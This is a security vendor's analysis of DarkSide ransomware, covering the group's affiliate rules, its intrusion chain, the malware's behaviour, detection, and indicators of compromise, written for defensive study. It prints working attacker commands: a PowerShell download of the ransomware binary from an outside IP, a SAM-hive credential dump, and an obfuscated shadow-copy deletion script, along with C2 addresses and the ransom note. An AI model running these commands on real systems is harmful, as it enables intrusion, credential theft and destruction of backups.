Cybereason vs. DarkSide Ransomware

cybereason.com/blog/cybereason-vs-darkside-ransomware

cybereason
Cybereason vs. Darkside Ransomware

Written By
Cybereason Nocturnus


April 1, 2021 | 6 minute read

DarkSide is a relatively new ransomware strain that made its first appearance in August 2020. DarkSide follows the RaaS (ransomware-as-a-service) model, and, according to Hack Forums, the DarkSide team recently made an announcement that DarkSide 2.0 has been released. According to the group, it is equipped with the fastest encryption speed on the market, and even includes Windows and Linux versions.

The team is very active on hack forums and keeps its customers updated with news related to the ransomware. In an effort to grow and expand their operations, the group has started an affiliates program for potential users.


Like many other ransomware variants, DarkSide follows the double extortion trend, which means the threat actors not only encrypt the user's data, but first exfiltrate the data and threaten to make it public if the ransom demand is not paid. This technique effectively renders the strategy of backing up data as a precaution against a ransomware attack moot.

DarkSide is observed being used against targets in English-speaking countries, and appears to avoid targets in countries associated with former Soviet Bloc nations. The ransom demand ranges between US$200,000 to $2,000,000, and according to their website, the group has published stolen data from more than 40 victims, which is estimated to be just a fraction of the overall number of victims:



DarkSide Leaks website

Unlike many ransomware variants such as Maze, which was employed to successfully attack suburban Washington schools, the group behind DarkSide appears to have a code of conduct that prohibits attacks against hospitals, hospices, schools, universities, non-profit organizations, and government agencies:



CDN:

- Confidence of the target that in case of non-payment, its data will be available for **180 days** .
- Fast data loading and obtaining quotas. Gigabit channels.
- High file size limits.
- An additional impressive factor to pay us.

Rules?

---

1. The following areas are prohibited:
   - Medicine (only: hospitals, hospitals, any palliative care organization, nursing homes, companies that develop and participate (largely at the supply chain level) in the distribution of the COVID-19 vaccine).
   - Funeral services (Morgues, crematoria, funeral homes).
   - Education (Universities, schools).
   - Public sector (municipalities, any state bodies).
   - Non-profit organizations (charities, associations).
2. Any actions that cause damage to the reputation of the product are prohibited.
3. Any work in the CIS (including Georgia, Ukraine) is prohibited.
4. It is forbidden to transfer the account to third parties.
5. It is forbidden to use other lockers in the same project.

What percentage?

Two options:

- Dynamic rate from **75% to 90%** .
- **80%** stable.

An introductory offer for new users is also always valid:

- **90%** for the first 2 payments during the transition, if in the last month you had 3 payments, each of which is more than 2kk (each must be confirmed).
- **90%** on the first payment when switching from other affiliate programs.

If you don't like our affiliate program, there is always an opportunity to come back.

One of the rules of the affiliates program - prohibited sectors to attack

Key details

• **Emerging Threat:** In a short amount of time, the DarkSide group has established a reputation for being a very “professional” and “organized” group that has potentially generated millions of dollars in profits from the ransomware.

• **High Severity:** The Cybereason Nocturnus Team assesses the threat level as HIGH given the destructive potential of the attacks.

• **Human Operated Attack:** Prior to the deployment of the ransomware, the attackers attempt to infiltrate and move laterally throughout the organization, carrying out a fully-developed attack operation.

• **Aiming Towards the DC:** The DarkSide group is targeting domain controllers (DCs), which puts targets and the whole network environment at great risk.

• **Detected and Prevented:** The Cybereason Defense Platform fully detects and prevents the DarkSide ransomware.

Cybereason Blocks DarkSide Ransomware

The DarkSide group is a relatively new player in the game of ransomware. Despite being a new group, though, the DarkSide team has already built itself quite a reputation for making their operations more professional and organized. The group has a phone number and even a help desk to facilitate negotiations with victims, and they are making a great effort at collecting information about their victims - not just technical information about their environment, but more general information about the company itself, like the organization’s size and estimated revenue.

By collecting information about the victims, the group is making sure the ransomware is only used against the “right targets.” The group claims they only target large, profitable companies in their ransomware attacks, and claim to have extorted millions of dollars from companies in an effort to "make the world a better place." The group even wrote in a forum that "some of the money the companies have paid will go to charity… No

matter how bad you think our work is, we are pleased to know that we helped change someone's life. Today we sended (sic) the first donations."

The Water Project Receipt

PO Box 3353
Concord, NH, 03302
United States of America
Tax ID #: 26-145[redacted]
DATE: Tue Oct 13 2020 15:20

Your Tax Receipt

TRANSACTION ID:
[redacted]4e15c94472e8e37c9b3a95e5135320e44e563c85379800

ITEM: Online Cryptocurrency Donation

QTY: 0.88 BTC

FOR YOUR TAX PURPOSES: Your donation is tax deductible to the extent allowed by law. Please save this letter for your tax records as confirmation of your donation. No goods or services were provided in exchange for this donation. If you have any questions, please email info@thegivingblock.com.

Children International Receipt

2000 E. Red Bridge Road
Kansas City, MO, 64131
United States of America
Tax ID #: 44-600[redacted]
DATE: Tue Oct 13 2020 15:11

Your Tax Receipt

TRANSACTION ID:
[redacted]9d2f5697d1998152c9e987279e916b60a6dfa1909bf82d

ITEM: Online Cryptocurrency Donation

QTY: 0.88 BTC

The attackers posted tax receipts for their donations

The Darkside group has reportedly tried to donate around $20,000 in stolen bitcoin to different charities, but the charities refused to accept the funds because of the source.

Breaking Down the Attack

Downloading the Ransomware

After gaining an initial foothold in the network, the attackers start to collect information about the environment and the company. If it turns out that the potential target is on the attacker's list of prohibited organizations to attack (ie: hospitals, hospices, schools, universities, non-profit organizations, or government agencies), they


don’t move forward with the attack.

If not on the prohibited list, the attackers continue to carry out the operation:
• The attackers begins to collect files, credentials and other sensitive information, and exfilitrate it.

• The attackers use PowerShell to download the DarkSide binary as “update.exe” using the “DownloadFile” command, abusing Certutil.exe and Bitsadmin.exe in the process:

```
powershell -Command "(New-Object
Net.WebClient).DownloadFile('http://185.117.119.87/update.exe',
'C:\Windows\update.exe')"
```

Downloading the DarkSide ransomware binary using DownloadFile command



Downloading the DarkSide ransomware binary using Certutil.exe

In addition to downloading the DarkSide binary into the C:\Windows and temporary directories, the attacker also creates a shared folder on the infected machine and uses PowerShell to download a copy of the malware there.

Conquering the Domain Controller

After successfully gaining a foothold on one machine in the environment, the attacker begins to move laterally in the environment, with the main goal of conquering the Domain Controller (DC).

Once the attackers make it to the DC, they start to collect other sensitive information and files, including dumping the SAM hive that stores targets' passwords:

```
"C:\Windows\system32\reg.exe" save HKLM\SAM sam.save
```

Using reg.exe to steal credentials stored in the SAM hive on the DC


In addition to collecting data from the DC, the attackers use PowerShell to download the DarkSide binary from the shared folder created on the previously infected host:

The PowerShell command executed on the DC


The attackers also create a shared folder using the company's name on the DC itself, and copies the DarkSide binary. Later in the attack, after all data has been exfiltrated, the attackers use bitsadmin.exe to distribute the ransomware binary from the shared folder to other assets in the environment in order to maximize the damage:

Downloading the DarkSide ransomware binary from a remote machine using shared folders

In order to execute the ransomware on the DC, the attackers create a scheduled task called "Test1" that is configured to execute the ransomware:




Execution of the DarkSide ransomware via a scheduled task



The scheduled task \Test1, used to run the ransomware on the DC

DarkSide Analysis

When the DarkSide ransomware first executes on the infected host, it checks the language on the system, using GetSystemDefaultUILanguage() and GetUserDefaultLangID() functions to avoid systems located in the former Soviet Bloc countries from being encrypted:



Debugging the ransomware - checking if the installed language is Russian (419)

The malware doesn't encrypt files on systems with the following languages installed:

Russian - 419	Azerbaijani (Latin) - 42C	Uzbek (Latin) - 443	Uzbek (Cyrillic) - 843
Ukranian - 422	Georgian - 437	Tatar - 444	Arabic (Syria) - 2801
Belarusian - 423	Kazakh - 43F	Romanian (Moldova) - 818	
Tajik - 428	Kyrgyz (Cyrillic) - 440	Russian (Moldova) - 819	
Armenian - 42B	Turkmen - 442	Azerbaijani (Cyrillic) - 82C	

DarkSide then proceeds to stop the following services related to security and backup solutions:

vss	sql	svc	memtas
mepocs	sophos	veeam	backup

```
push eax                                          00060910:&L"sql"
push dword ptr ds:[60910]
call dsransom.51472
cmp byte ptr ds:[607F1],0
je dsransom.52AFB
lea eax,dword ptr ds:[ebx+36E8]                   ebx+36E8:L"vss"
push eax
call dsransom.52BFD
mov esi,eax
push esi
push 8
push dword ptr ds:[60A9E]
call dword ptr ds:[<&RtlAllocateHeap>]
mov dword ptr ds:[60914],eax
push esi
lea eax,dword ptr ds:[ebx+36E8]                   ebx+36E8:L"vss"
push eax
push dword ptr ds:[60914]
call dsransom.51472
cmp byte ptr ds:[607F7],0
je dsransom.52B39
lea eax,dword ptr ds:[ebx+3EB8]                   ebx+3EB8:L"catsdegree.com"
push eax
call dsransom.52BFD
```

Debugging the ransomware - stopping services, and creates connection to the hardcoded C2

It then creates a connection to its C2 (command and control) server, and in different samples analyzed, the attackers use the following domains and IPs:


198.54.117[.]200 temisleyes[.]com

198.54.117[.]198 catsdegree[.]com

198.54.117[.]199

198.54.117[.]197

After uninstalling the Volume Shadow Copy Service (VSS), DarkSide then deletes the shadow copies by launching an obfuscated PowerShell script that uses WMI to delete them:



Debugging the ransomware - creating a PowerShell process

```
powershell -ep bypass -c "(0..61)|%{$s+=[char][byte]('0x'+'47
65742D576D694F626A6563742057696E33325F536861646F
77636F7079207C20466F72456163682D4F626A656374207B
245F2E44656C65746528293B7D20'.Substring(2*$_,2))};iex $s"
```

The PowerShell commands as shown in the Cybereason defence platform

The de-obfuscated PowerShell script:
Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}

The malware then enumerates the running processes and terminates different processes to unlock their files so it can both steal related information stored in the files and encrypt them.

DarkSide creates a unique User_ID string for the victim, and adds it to the encrypted files extension as follows:
<File_name>.{userid}. In addition, the malware also changes the icons for the encrypted files and changes the background of the desktop:

Background set by DarkSide

And, of course, it leaves a ransom note: “README.{userid}.TXT”:

README.9078082e.TXT


```
1  ----------- [ Welcome to DarkSide ] ------------->
2
3  What happend?
4  ---------------------------------------------
5  Your computers and servers are encrypted, backups are deleted. We use strong encryption algorithms, so you
   cannot decrypt your data.
6  But you can restore everything by purchasing a special program from us - universal decryptor. This program will
   restore all your network.
7  Follow our instructions below and you will recover all your data.
8
9  Data leak
10 ---------------------------------------------
11 First of all we have uploaded more then full dump data.
12
13 These files include:
14 - finance
15 - private information
16 - partners documents
17
18
19 Your personal leak page:
   http://darksidedxcftmqa.onion/DWMRLAW/N9N6W7_4EpBFAgHXuDGQwpXTQSpdXdKqYN_rPUXHIsXGkuZCNNHvRC8amaoegEAh
20 On the page you will find examples of files that have been downloaded.
21 The data is preloaded and will be automatically published if you do not pay.
22 After publication, your data will be available for at least 6 months on our tor cdn servers.
23
24 We are ready:
25 - To provide you the evidence of stolen data
26 - To delete all the stolen data.
27
28
29 What guarantees?
30 ---------------------------------------------
31 We value our reputation. If we do not do our work and liabilities, nobody will pay us. This is not in our
   interests.
32 All our decryption software is perfectly tested and will decrypt your data. We will also provide support in
```

DarkSide ransom note

Cybereason Detection and Prevention


The Cybereason Defense Platform is able to prevent the execution of the DarkSide Ransomware using multi-layer protection that detects and blocks malware with threat intelligence, machine learning, and next-gen antivirus (NGAV) capabilities. Additionally, when the Anti-Ransomware feature is enabled, behavioral detection techniques in the platform are able to detect and prevent any attempt to encrypt files and generates a MalopTM for it:

Malop for DarkSide ransomware as shown in the Cybereason Defence Platform




Malop for DarkSide ransomware as shown in the Cybereason Defence Platform

Using the Anti-Malware feature with the right configurations (listed in the recommendations below), the Cybereason Defense Platform will also detect and prevent the execution of the ransomware and ensure that it cannot encrypt targeted files. The prevention is based on machine learning, which blocks both known and unknown malware variants:



Prevention alert of DarkSide ransomware as shown in the Cybereason Defence Platform



Cybereason user notification for preventing the execution of DarkSide

Security Recommendations

• **Enable the Anti-Ransomware Feature on Cybereason NGAV:** Set Cybereason Anti-Ransomware protection mode to *Prevent* - more information for customers can be found here

• **Enable Anti-Malware Feature on Cybereason NGAV:** Set Cybereason Anti-Malware mode to *Prevent* and set the detection mode to *Moderate* and above - more information can be found here

• **Keep Systems Fully Patched:** Make sure your systems are patched in order to mitigate vulnerabilities

• **Regularly Backup Files to a Remote Server:** Restoring your files from a backup is the fastest way to regain access to your data

• **Use Security Solutions:** Protect your environment using organizational firewalls, proxies, web filtering, and mail filtering

MITRE ATT&CK TECHNIQUES

Lateral Movement	Execution	Persistence	Defense Evasion	Credential Access	Discovery	Command and Control	Impact
Taint Shared Content	Command and Scripting Interpreter: PowerShell	Scheduled Task/Job	Deobfuscate / Decode Files or Information	Credentials from Password Stores	Account Discovery	Commonly Used Port	Data Encrypted for Impact
			Masquerading		System Information Discovery	Remote File Copy	Service Stop
					File and Directory Discovery	Standard Application Layer Protocol	
					Process Discovery	Ingress Tool Transfer	

Lior Rochberger

Lior is a senior threat researcher at Cybereason, focusing on threat hunting and malware research. Lior began her career as a team leader in the security operations center in the Israeli Air Force, where she mostly focused on incident response and malware analysis.

Darkside Ransomware | Indicators of Compromise

Indicator	Type	Comment
243dff06fc80a049f4fb37292f8b8def0fce29768f345c88ee10699e22b0ae60 12ee27f56ec8a2a3eb2fe69179be3f7a7193ce2b92963ad33356ed299f7ed975 9cee5522a7ca2bfca7cd3d9daba23e9a30deb6205f56c12045839075f7627297 5860f2415aa9a30c045099e3071f099313f653ae1806d6bcdb5f47d5da96c6d7 78782fd324bc98a57274bd3fff8f756217c011484ebf6b614060115a699ee134 dc4b8dfff72ff08ec4daa8db4c096a350a9a1bf5434ba7796ab10ec1322ac38c 8cfd28911878af048fb96b6cc0b9da770542576d5c2b20b193c3cfc4bde4d3bc 4edb883d1ac97824ee42d9f92917cc84b52995abcd17b2852a7e3d5bb567ffbe e9417cb1baec2826e3f5a6f64ade26c1374d74d8aa41bfabd29ea20ea5894b14 fb76b4a667c6d790c39fcc93a3aac8cd2a224f0eb9ece4ecfd7825f606c2a8b6 4d9432e8a0ceb64c34b13d550251b8d9478ca784e50105dc0d729490fb861d1a 508dd6f7ed6c143cf5e1ed6a4051dd8ee7b5bf4b7f55e0704d21ba785f2d5add cc54647e8c3fe7b701d78a6fa072c52641ac11d395a6d2ffaf05f38f53112556 68872cc22fbdf0c2f69c32ac878ba9a7b7cf61fe5dd0e3da200131b8b23438e7 1ef8db7e8bd3aaba8b1cef96cd52fde587871571b1719c5d40f9a9c98dd26f84 43e61519be440115eeaa3738a0e4aa4bb3c8ac5f9bdfce1a896db17a374eb8aa ec153c3cb67f742b12a35a498d93cd80f47b19ea7b7eb0de217139f136ea0073 533672da9d276012ebab3ce9f4cd09a7f537f65c6e4b63d43f0c1697e2f5e48d 1cc7c198a8a2c935fd6f07970479e544f5b35a8eb3173de0305ebdf76a0988cb 151fbd6c299e734f7853497bd083abfa29f8c186a9db31dbe330ace2d35660d5 ac092962654b46a670b030026d07f5b8161cecd2abd6eece52b7892965aa521b 06cfe7f5d88e82f7adda6d8333ca8b302debb22904c68a942188be5730e9b3c8 afb22b1ff281c085b60052831ead0a0ed300fac0160f87851dacc67d4e158178 17139a10fd226d01738fe9323918614aa913b2a50e1a516e95cced93fa151c61 0839aabe5fd63b16844a27b3c586c02a044d119010a1a40ee4035501c34eae0d f42bcc81c05e8944649958f8b9296c5523d1eb8ab00842d66530702e476561ef adcb912694b1abcdf9c467b5d47abe7590b590777b88045d10992d34a27aa06e 6228f75f52fd69488419c0e0eb3617b5b894a566a93e52b99a9addced7364cff bac2149254f5ce314bab830f574e16c9d67e8198532961984143103 4c31646e0 f764c49daffdacafa94aaece1d5094e0fac794639758e673440329b02c0fda39 691515a485b0b3989fb71c6807e640eeec1a0e30d90500db6414035d942f70a5 6d656f110246990d10fe0b0132704b1323859d4003f2b1d5d03f665c710b8fd3 e0c0cbc50a9ed4d01a176497c8dba913cbbba515ea701a67ef00dcb7c8a84368 48a848bc9e0f126b41e5ca196707412c7c40087404c0c8ed70e5cee4a418203a	SHA256	DarkSide binaries
temisleyes[.]com catsdegree[.]com	Domains	C2
198.54.117[.]200 198.54.117[.]198 198.54.117[.]199 198.54.117[.]197 185.117.119[.]87	IP	C2

About the Author

Cybereason Nocturnus

